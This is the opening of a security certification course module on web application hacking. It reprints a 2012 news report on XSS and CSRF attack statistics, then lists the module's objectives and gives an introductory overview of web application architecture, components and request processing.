

Hacking Web Applications


Module 13



Hacking Web Applications

Module 13

Engineered by **Hackers**. Presented by Professionals.



Ethical Hacking and Countermeasures v8

Module 13: Hacking Web Applications

Exam 312-50

The screenshot shows a website with a dark blue header and a yellow sidebar. The main content area is white. The article title is 'XSS Attacks Lead Pack As Most Frequent Attack Type'. The article text discusses FireHost's findings on cyber-attacks, mentioning that XSS is the most common attack type in the 'Superfecta' and that CSRF attacks reached second place. The article is dated Oct 22, 2012, at 03:17 PM. The URL <http://www.darkreading.com> is visible at the bottom of the article. The footer of the website states 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'

Security News

Oct 22, 2012 | 03:17 PM

XSS Attacks Lead Pack As Most Frequent Attack Type

Secure cloud hosting company, FireHost, has announced the findings of its latest web application attack report, which provides statistical analysis of the 15 million cyber-attacks blocked by its servers in the US and Europe during Q3 2012.

The report looks at attacks on the web applications, databases and websites of FireHost's customers between July and September, and offers an impression of the current internet security climate as a whole.

Amongst the cyber-attacks registered in the report, FireHost categorises four attack types in particular as representing the most serious threat.

These attack types are among FireHost's 'Superfecta' and they consist of **Cross-site Scripting (XSS)**, **Directory Traversals**, **SQL Injections**, and **Cross-site Request Forgery (CSRF)**.

One of the most significant changes in attack traffic seen by FireHost between Q2 and Q3 2012 was a considerable rise in the number of cross-site attacks in particular XSS and CSRF attacks rose to represent 64% of the group in the third quarter (a 28% increased penetration)

XSS is now the most common attack type in the Superfecta, with CSRF now in second

CSRF attacks reached second place on the Superfecta at 843,517

<http://www.darkreading.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Security News

XSS Attacks Lead Pack As Most Frequent Attack Type

Source: <http://www.darkreading.com>

Secure cloud hosting company, FireHost, has today announced the findings of its latest web application attack report, which provides statistical analysis of the 15 million cyber-attacks blocked by its servers in the US and Europe during Q3 2012. The report looks at attacks on the web applications, databases and websites of FireHost's customers between July and September, and offers an impression of the current **internet security** climate as a whole.

Amongst the cyber-attacks registered in the report, FireHost categorises four attack types in particular as representing the most serious threat. These attack types are among FireHost's 'Superfecta' and they consist of Cross-site Scripting (XSS), Directory Traversals, SQL Injections, and Cross-site Request Forgery (CSRF).

One of the most **significant changes** in attack traffic seen by FireHost between Q2 and Q3 2012 was a considerable rise in the number of cross-site attacks, in particular XSS and CSRF attacks rose to represent 64% of the group in the third quarter (a 28% increased penetration). XSS is now the most common attack type in the Superfecta, with CSRF now in second. FireHost's servers blocked more than one million XSS attacks during this period alone, a figure which rose

69%, from 603,016 separate attacks in Q2 to 1,018,817 in Q3. CSRF attacks reached second place on the Superfecta at 843,517.

Cross-site attacks are dependent upon the trust developed between site and user. XSS attacks involve a web application gathering malicious data from a user via a trusted site (often coming in the form of a hyperlink containing malicious content), whereas CSRF attacks exploit the trust that a site has for a particular user instead. These **malicious security exploits** can also be used to steal sensitive information such as user names, passwords and credit card details – without the site or user's knowledge.

The severity of these attacks is dependent on the sensitivity of the data handled by the vulnerable site and this ranges from personal data found on social networking sites, to the financial and confidential details entered on ecommerce sites amongst others. A great number of organisations have fallen victim to such attacks in recent years including attacks on PayPal, Hotmail and eBay, the latter falling victim to a single CSRF attack in 2008 which targeted 18 million users of its Korean website. Furthermore in September this year, IT giants Microsoft and Google Chrome both ran extensive patches targeted at securing XSS flaws, highlighting the prevalence of this growing online threat.

"Cross-site attacks are a severe threat to business operations, especially if servers aren't properly prepared," said Chris Hinkley, CISSP – a Senior Security Engineer at FireHost. "It's vital that any site dealing with confidential or private user data takes the necessary precautions to ensure applications remain protected. Locating and fixing any website **vulnerabilities** and **flaws** is a key step in ensuring your business and your customers, don't fall victim to an attack of this nature. The consequences of which can be significant, in terms of both financial and reputational damage."

The Superfecta attack traffic for Q3 2012 can be broken down as follows:

As with Q2 2012, the majority of attacks FireHost blocked during the third calendar quarter of 2012 originated in the United States (11million / 74%). There has however, been a great shift in the number of attacks originating from Europe this quarter, as 17% of all malicious attack traffic seen by FireHost came from this region. Europe overtook Southern Asia (which was responsible for 6%), to become the second most likely origin of malicious traffic.

Varied trends among the Superfecta attack techniques are demonstrated between this quarter and last:

During the build up to the holiday season, **ecommerce** activity ramps up dramatically and cyber-attacks that target website users' confidential data are also likely to increase as a result. As well as cross-site attacks, the other Superfecta attack types, SQL Injection and Directory Transversal, still remain a significant threat despite a slight reduction in frequency this quarter.


Ecommerce businesses need to be aware of the risks that this period may present it to its security, as Todd Gleason, Director of Technology at FireHost explains, "You'd better believe that hackers will try and take advantage of any surges in holiday shopping. They will be devising a number of ways they can take advantage of any web application vulnerabilities and will use an **assortment** of different attack types and techniques to do so. When it's a matter of

confidential data at risk, including customer's financial information – credit card and debit card details – there's no room for **complacency**. These organisations need to know that there's an increased likelihood of attack during this time and it's their responsibility to take the necessary steps to stop such attacks."



Copyright © 2013 UBM Tech, All rights reserved

<http://www.darkreading.com/security/news/240009508/firehost-q3-web-application-report-xss-attacks-lead-pack-as-most-frequent-attack-type.html>




Module Objectives

The main objective of this module is to show the various kinds of vulnerabilities that can be discovered in web applications. The attacks exploiting these vulnerabilities are also highlighted. The module starts with a detailed description of the web applications. Various web application **threats** are mentioned. The **hacking methodology** reveals the various steps involved in a planned attack. The various tools that attackers use are discussed to explain the way they exploit vulnerabilities in web applications. The **countermeasures** that can be taken to thwart any such attacks are also highlighted. Security tools that help network administrator to monitor and manage the web application are described. Finally web application **pen testing** is discussed.

This module familiarizes you with:

- How Web Applications Work
- Web Attack Vectors
- Web Application Threats
- Web App Hacking Methodology
- Footprint Web Infrastructure
- Hacking Webservers
- Analyze Web Applications
- Attack Authentication Mechanism
- Attack Authorization Schemes
- Session Management Attack
- Attack Data Connectivity
- Attack Web App Client
- Attack Web Services
- Web Application Hacking Tools
- Countermeasures
- Web Application Security Tools
- Web Application Firewall
- Web Application Pen Testing



Module Flow


Web applications are the application programs accessed only with Internet connection enabled. These applications use HTTP as their primary **communication protocol**. Generally, the attackers target these apps for several reasons. They are exposed to various attacks. For clear understanding of the “hacking web applications” we divided the concept into various sections.

- Web App Concepts
- Web App Threats
- Hacking Methodology
- Web Application Hacking Tools
- Countermeasures
- Security Tools
- Web App Pen Testing

Let us begin with the Web App concepts.

 Web App Pen Testing	 Web App Concepts
 Security Tools	 Web App Threats
 Countermeasures	 Hacking Methodology
 Web Application Hacking Tools	

This section introduces you to the web application and its components, explains how the web application works, and its **architecture**. It provides insight into web 2.0 application, vulnerability stacks, and web **attack vectors**.



Web Application Security Statistics

Source: <https://www.whitehatsec.com>

According to the WHITEHAT security website statistics report in 2012, it is clear that the cross-site **scripting** vulnerabilities are found on more web applications when compared to other vulnerabilities. From the graph you can observe that in the year 2012, cross-site scripting vulnerabilities are the most common vulnerabilities found in 55% of the web applications. Only 10% of web application attacks are based on insufficient **session expiration** vulnerabilities. In order to minimize the risks associated with cross-site scripting vulnerabilities in the web applications, you have to adopt necessary countermeasures against them.





FIGURE 13.1: WHITEHAT SECURITY WEBSITE STATISTICS REPORT, 2012



Introduction to Web Applications

Web applications are the application that run on the remote web server and send the output over the Internet. Web 2.0 technologies are used by all the applications based on the web-based servers such as **communication** with users, clients, third-party users, etc.

A web application is comprised of many layers of functionality. However, it is considered a **three-layered** architecture consisting of presentation, logic, and data layers.

The web **architecture** relies substantially on the technology popularized by the World Wide Web, Hypertext Markup Language (HTML), and the primary transport medium, e.g. Hyper Text Transfer Protocol (HTTP). HTTP is the medium of communication between the server and the client. Typically, it operates over TCP port 80, but it may also communicate over an unused port.


Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.

Some of the popular web servers present today are Microsoft IIS, Apache Software Foundation's Apache HTTP Server, AOL/Netscape's Enterprise Server, and Sun One. Resources are called Uniform Resource Identifiers (URIs), and they may either be static pages or contain dynamic content. Since HTTP is stateless, e.g., the **protocol** does not maintain a session state,

the requests for resources are treated as separate and unique. Thus, the integrity of a link is not maintained with the client.

Cookies can be used as tokens, which servers hand over to clients to allow access to websites. However, cookies are not perfect from a security point of view because they can be copied and stored on the client's local hard disk, so that users do not have to request a token for each query. Though web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, session hijacking, etc. Organizations rely on **web applications** and Web 2.0 technologies to support key business processes and improve performance. New web technologies such as Web 2.0 provide more attack surface for web application **exploitation**.

Attackers use different types of vulnerabilities that can be discovered in web applications and exploit them to compromise web applications. Attackers also use tools to launch attacks on web applications.



Web Application Components

The components of web applications are listed as follows:

Login: Most of the websites allow **authentic** users to access the application by means of login. It means that to access the service or content offered by the web application user needs to submit his/her username and password. Example gmail.com

The Web Server: It refers to either software or hardware intended to deliver web content that can be accessed through the Internet. An example is the web pages served to the web browser by the web server.

Session Tracking Mechanism: Each web application has a **session tracking** mechanism. The session can be tracked by using cookies, URL rewriting, or Secure Sockets Layer (SSL) information.

User Permissions: When you are not allowed to access the specified web page in which you are logged in with user permissions, you may redirect again to the login page or to any other page.

The Application Content: It is an interactive program that accepts web requests by clients and uses the parameters that are sent by the web browser for carrying out certain functions.


Data Access: Usually the web pages will be contacting with each other via a data access library in which all the database details are stored.

The Data Store: It is a way to the important data that is shared and **synchronized** between the children/threats. This stored information is quite important and necessary for higher levels of the application **framework**. It is not mandatory that the data store and the web server are on the same network. They can be in contact or accessible with each other through the network connection.

Role-level System Security

Application Logic: Usually web applications are divided into tiers of which the application logic is the middle tier. It receives the request from the web browser and gives it services accordingly. The services offered by the application logic include asking questions and giving the latest updates against the database as well as generating a **user interface**.

Logout: An individual can shut down or log out of the web application or browser so that the session and the application associated with it end. The application ends either by taking the initiative by the application logic or by automatically ending when the **servlet session** times out.



How Web Applications Work

Whenever someone clicks or types in the browser, immediately the requested website or content is displayed on the screen of the computer, but what is the mechanism behind this? This is the step-by-step process that takes place once a user sends a request for particular content or a website where multiple computers are involved.

The web application model is explained in three layers. The first layer deals with the user input through a web browser or user interface. The second layer contains JSP (Java servlets) or ASP (Active Server Pages), the dynamic content generation **technology tools**, and the last layer contains the **database** for storing customer data such as user names and passwords, credit card details, etc. or other related information.

Let's see how the user **triggers** the initial request through the browser to the web application server:

- First the user types the website name or URL in the browser and the request is sent to the web server.
- On receiving the request, the **web server** checks the file extension:
 - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.

- If the user requests a web page with the extension CFM, CFML, or CFC, then the request must be processed by the web application server.

Therefore, the web server passes the user's request to the web application server. The user's request is now processed by the web **application server**. In order to process the user's request, the web server accesses the database placed at the third layer to perform the requested task by updating or retrieving the information stored on the database. Once done **processing** the request, web application server sends the results to the web server, which in turn sends the results to the user's browser.


